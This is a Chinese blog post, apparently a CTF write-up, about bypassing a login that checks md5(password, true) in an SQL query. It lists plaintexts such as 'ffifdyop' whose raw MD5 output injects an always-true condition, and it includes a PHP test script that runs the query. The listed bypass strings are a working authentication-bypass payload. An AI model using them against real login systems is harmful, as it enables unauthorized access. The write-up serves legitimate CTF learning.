ctf md5构造 字符串转化

原创

猫耳灵喵 于 2019-07-12 13:56:17 发布 792 收藏


文章标签： ctf md5

本文链接：https://blog.csdn.net/qq_43943098/article/details/95612215

ctf题目：

http://www.shiyanbar.com/ctf/2036

解题过程



做web题一般从界面上是看不出什么东西的，所以直接按F12打开控制台查看源代码

看到这么一大段注释我就知道有鬼，开始仔细阅读。

看到这一句就已经很明显了，是sql注入的问题

$sql=" SELECT * FROM admin WHERE username= 'admin' and password= " . md5(password, true) """;

来自度娘的几个明文结构

1： .md5(4611686052576742364).

2: .md5(e58).

3: .md5().

4: .md5(ffifdyop).

5: .md5(129581926211651571912466741651878684928).

测试代码

```php
<?php

error_reporting(0);

$link = mysql_connect('localhost', 'root', '');
if (!$link) {
    die('Could not connect to MySQL: ' . mysql_error());
}

// 选择数据库
$db = mysql_select_db("test", $link);
if(!$db)
{
    echo 'select db error';
    exit();
}

// 执行sql
$password = "ffifdyop";
$sql = "SELECT * FROM admin WHERE pass = '".md5($password,true)."'";
var_dump($sql);
$result=mysql_query($sql) or die('<pre>' . mysql_error() . '</pre>' );

$row1 = mysql_fetch_row($result);
var_dump($row1);

mysql_close($link);

?>
```

> 转载于https://joychou.org/web/SQL-injection-with-raw-MD5-hashes.html
> 感谢dalao分享

最后把上面给的明文结构输入便可以得到flag：

解题结束